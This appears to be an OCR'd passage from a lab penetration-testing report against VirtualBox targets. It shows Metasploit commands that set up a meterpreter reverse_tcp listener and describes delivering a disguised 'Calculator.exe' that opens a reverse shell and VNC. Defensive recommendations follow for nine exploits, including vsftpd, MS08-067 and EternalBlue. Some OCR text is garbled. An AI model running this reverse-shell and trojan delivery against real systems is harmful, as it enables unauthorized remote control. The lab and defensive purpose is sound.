
$ use multi/handler
$ set payload windows/meterpreter/reverse_tcp
$ set lhost 10.0.2.15


$ set lport 444
$ exploit

Here we config the connection so when the client or the target run the program it will establish the connection with it and the Metasploit listener will accept the connection





Send the calculator to the client


Windows7 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Recycle Bin
test
Calculator
3:54 PM
4/19/2025
Right Ctrl


Open File - Security Warning
The ptmlisher- could not be verified_ /lre you sure you want to run this software?
Name: C:\Users\gro upl b7\Deslcto,p\Calmlato r,exe
Publisher: Umknown Publisher
Type: Application
From: C:\Users\gro upl b7\Deslctop\Calmlator.exe
Run
Cancel
I'll A/wcffS.ask before opening this file
This file does not have a valid dig[al signature that verifies [s publisher. You should oni)' run software from publishers you trust.
How can I decide what software to run?

Here we received the connection and its established, then we run the VNC





Recommendations:

Metasploitable (Linux)

Exploit 1: vsftpd 2.3.4 Backdoor (Port 21)

- Update vsftpd to a secure version (2.3.5 or later).
- Disable FTP if not needed and use more secure alternatives such as SFTP or FTPS.
- Restrict access to port 21 using a firewall to limit exposure to trusted IP addresses.

Exploit 2: Telnet Brute Force (Port 23)

- Disable Telnet, as it transmits credentials in plaintext.
- Replace Telnet with SSH (port 22) and implement key-based authentication.
- Enforce strong password policies and configure account lockout after failed login attempts.

Exploit 3: SMTP User Enumeration via VRFY (Port 25)

- Disable the VRFY command on the SMTP server to prevent user enumeration.
- Configure SMTP authentication and access controls.
- Monitor mail logs for signs of enumeration or unauthorized probing.

Windows XP Exploits

Exploit 4: MS08-067 (SMB Remote Code Execution on Port 445)

- Apply Microsoft's MS08-067 security patch.
- Disable SMBv1 to prevent exploitation via legacy protocols.
- Restrict port 445 at the firewall or segment networks to limit exposure.

Exploit 5: MS03-026 (DCOM Buffer Overflow on Port 135)

- Apply the MS03-026 patch or migrate to a supported version of Windows.
- Disable DCOM if not in use by configuring via dcomcnfg.exe.
- Use a firewall to block or filter access to port 135.

Exploit 6: VNC Access via Executable from Shared Folder

- Disable automatic execution of files from shared folders.
- Use endpoint protection software to block and quarantine unknown executable files.
- Educate users not to execute untrusted files received over the network or from email.

Windows 7 Exploits

Exploit 7: MS17-010 (EternalBlue on Port 445)

- Apply the MS17-010 patch released by Microsoft.
- Disable SMBv1 across all systems.
- Use internal network segmentation and firewall rules to restrict SMB traffic.

Exploit 8: BlueKeep (RDP Denial of Service – CVE-2019-0708 on Port 3389)

- Install the security patch addressing BlueKeep on all affected systems.
- Disable Remote Desktop Protocol (RDP) if not required.
- If RDP is needed, enable Network Level Authentication (NLA) and implement multi-factor authentication (MFA).

Exploit 9: Malicious Payload Delivery via Executable (.exe)

- Deploy Endpoint Detection and Response (EDR) solutions to monitor and block malicious executables.
- Implement application whitelisting to prevent unauthorized programs from running.
- Conduct regular user awareness training focused on phishing and suspicious file handling.